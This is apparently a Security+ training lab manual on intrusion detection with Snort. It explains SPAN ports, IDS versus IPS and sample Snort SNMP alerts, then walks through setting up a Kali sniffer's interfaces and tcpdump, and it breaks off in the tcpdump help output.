

Intrusion Detection using Snort

Introduction

Objective

CompTIA Security+ (SY601) Domain:

Domain 3.0: Implementation

CompTIA Security+ (SY601) Objective Mapping:

Objective 3.3: Given a scenario, implement a secure network design

Overview

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

In this lab, students will enumerate hosts on the network using various tools.

OUTCOMES:

In this lab, you will learn to:

- Set Up the Sniffer
- Detect Unwanted Incoming Traffic
- Detect Unwanted Outgoing Traffic

Key Term	Description
Wireshark	A protocol analyzer that read binary capture files. Wireshark will also allow you to capture network traffic and runs on Windows, Linux, and on Mac OS X.
snort	An Intrusion Detection System, or an IDS, that can be used to analyze and capture traffic. By using signatures, snort can provide information about activity within a capture file. Snort can be downloaded from www.snort.org

Key Term	Description
	and is a free and commercial tool. Sourcefire, a Columbia, Maryland-based company, maintains and develops snort.
tcpdump	A Linux/UNIX program that allows you to capture network traffic. The tcpdump program comes installed on many Linux distributions by default.
Sniffer	A Sniffer is used to capture network traffic on a network. Software programs like tcpdump, Wireshark, and Network Miner can be used to sniff traffic.
PCAP File	Programs that can sniff network traffic like tcpdump, Wireshark, and Network Miner allow you to save the network capture to a PCAP file format. In order to read the PCAP format, you need a tool like Wireshark or Network Miner.

Reading Assignment

Introduction


An Intrusion Detection System, or IDS, can be used to collect and analyze traffic on the network. In the days when hubs were used, an IDS could easily be configured because on a hub network, all traffic is sent to all of the nodes plugged into the hub. A hub is an obsolete piece of networking equipment which is no longer used and has been replaced by a switch. A switch has software that sends traffic to nodes on the network based on the Media Access Control, or MAC, address. The switch is not configured by default to allow any one device to view all of the traffic like with a hub. The intelligence of the switch means that only broadcast, multicast, and unicast traffic intended for the designated device will be able to be viewed in a network capture. A SPAN (Switched Port Analyzer) port can be configured on a switch to allow a device to capture all the traffic sent to a switch. Once all the traffic is received on a machine, often called a sniffer, the machine can be configured to capture and analyze the traffic. In this lab, you will use Snort, the most used Intrusion Detection System, or IDS. Snort is software from Sourcefire which was acquired by Cisco. It has a free tier which does not include the latest signatures that will detect the most recent threats to networks. A paid subscription will provide the latest signatures that will detect up to the minute threats to an organization's cybersecurity infrastructure.

Setting Up a Sniffer

In this lab, you will configure a sniffer on the internal network of your company. Notice that all of the machines on the internal network are using the 192.168.1.0/24 address space. This is a private network and is defined as such by RFC (Request for Comment 1918). **What this means is that private addresses are not accessible to devices that have Internet addresses.**

However, in this case, the Firewall, which has a WAN (wide area network) IP address of which is 216.1.1.1, according to the diagram, is redirecting some Internet traffic to internal servers on the network. Thus, if the external machine in Figure 1, with an Internet Service Provider, or ISP, address of 175.45.176.100 connects to the web server at the public IP address of 216.1.1.1, the firewall redirects the traffic to the Windows web server with the address of 192.168.1.100. The IDS has the ability to capture this traffic, process these requests, and analyze the legitimate

and malicious web requests. The sniffer machine can have its IP address set to 0.0.0.0, run tcpdump, and send the network capture files to segmented output files for manageability. As you will see in the lab, the tcpdump traffic captured by the sniffer can be analyzed by the snort utility.



Using the Snort Command

After you use tcpdump to capture the network traffic, you can run the network capture file in PCAP (Packet Capture) format through snort in an attempt to detect any type of malicious traffic or anomalies. For example, if an attacker from the Internet is performing malicious actions like a port scan, brute force attack, or even if malware is downloaded to a machine by an internal user, snort can detect this type of activity. It is important to note that an Intrusion Detection System, or IDS, will allow you to detect malicious traffic but will not stop the attack from happening. In order to stop the malicious traffic in its tracks, you would need to have an Intrusion Prevention System, or IPS, on the network. The Intrusion Prevention System goes a step further than the Intrusion Detection System as it will both detect and stop the malicious activity on the network. Figure 2 shows an example of an IDS traffic log generated by snort.

```
[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/01-05:39:57.425671 216.1.1.200:33947 -> 216.1.1.1:161
TCP TTL:41 TOS:0x0 ID:10866 IpLen:20 DgmLen:44
*****S* Seq: 0xC486BB02 Ack: 0x0 Win: 0x800 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/01-05:39:57.531066 216.1.1.200:33948 -> 216.1.1.1:161
TCP TTL:44 TOS:0x0 ID:26763 IpLen:20 DgmLen:44
*****S* Seq: 0xC487BB03 Ack: 0x0 Win: 0x400 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/01-05:39:57.638990 216.1.1.200:33949 -> 216.1.1.1:161
TCP TTL:40 TOS:0x0 ID:14446 IpLen:20 DgmLen:44
*****S* Seq: 0xC484BB00 Ack: 0x0 Win: 0x400 TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => h

[**] [1:1421:11] SNMP AgentX/tcp request [**]
```

Summary

A network switch directs network traffic based on MAC addresses. Unlike a hub, a network switch does not allow any one device to view all traffic. A SPAN port allows all traffic on a switch to be viewed. A sniffer is a machine that captures and analyzes the traffic. An IDS, can be used to collect and analyze traffic on the network. The Snort IDS has a free tier; however, it does not carry up to date signatures. The paid tier allows for the latest definitions.

Setting Up the Sniffer


Passwords help to secure systems running remote operating system. If an attacker is able to get the administrator password on a remote system, he or she will be able to take complete control of that device. Companies need to have mechanism in place to protect systems connected to the Internet from being exploited by remote attackers.

Logging on to the Sniffer

The Linux distribution Kali 2 is installed on the sniffer machine. Kali 2 is a distribution used by security professionals for penetration testing and forensics.

1

Click on the **Sniffer Linux icon** on the topology.



Note: If the screen is displaying only the time, press Enter.


2

Type `root` for the Username. Click Next.



3


For the **Password**, type `toor` (root spelled backwards) and **click** the **Sign In** button.



Note: The password of toor will not be displayed when you type it for security purposes.

4

Click the **black and white icon** (second from the top) to launch the **Linux terminal**.



5

Type the following command to view **active interfaces**. **Press Enter**.

```
root@kali2:~# ifconfig
```

The information for all the network adapters is shown.

```
root@kali2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1c:3d:e4
          inet6 addr: fe80::20c:29ff:fe1c:3de4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:6058 (5.9 KiB)


eth1      Link encap:Ethernet  HWaddr 00:0c:29:1c:3d:ee
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1496 (1.4 KiB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)
```

Neither of the interfaces, eth0 or eth1 is assigned an IP address on their respective networks. The reason the sniffer has two interfaces is that it is located on two networks, the internal network (LAN) and the external network (WAN).



Note: The 2008 Firewall also has two interfaces and is also connected to both networks.



A sniffer should be operating in promiscuous mode so it can see all network traffic. To put the interfaces into promiscuous mode, follow the next steps:

Two ways to ensure that a sniffer will capture all traffic on a network segment:

- Connect the sniffer and other devices on the network to a hub
- Connect the sniffer to a switch's SPAN (Switched Port Analyzer) port

- 6 To use the **first interface**, **type** the following command. **Press Enter**.

```
root@kali2:~# ifconfig eth0 0.0.0.0 up
```

```
root@kali2:~# ifconfig eth0 0.0.0.0 up
```
- 7 To activate the **second interface**, **type** the following command. **Press Enter**.

```
root@kali2:~# ifconfig eth1 0.0.0.0 up
```

```
root@kali2:~# ifconfig eth1 0.0.0.0 up
```

These commands set up the interfaces for sniffing.

The Linux/UNIX utility tcpdump is commonly used by network administrators to capture network traffic on a sniffer. Many sniffer machines do not have GUI, or Graphical User Interfaces, so running GUI-based tools like Wireshark or Network Miner is not possible. Another benefit to using tcpdump is that it handles very large capture files well. Wireshark loads files into RAM, so if the file is large enough it might not open.

8 **Type** the following command to view several **available switches for tcpdump**. **Press**

Enter.

```
root@kali2:~# tcpdump --help
```


```
root@kali2:~# tcpdump --help
tcpdump version 4.6.2
libpcap version 1.6.2
OpenSSL 1.0.1k 8 Jan 2015
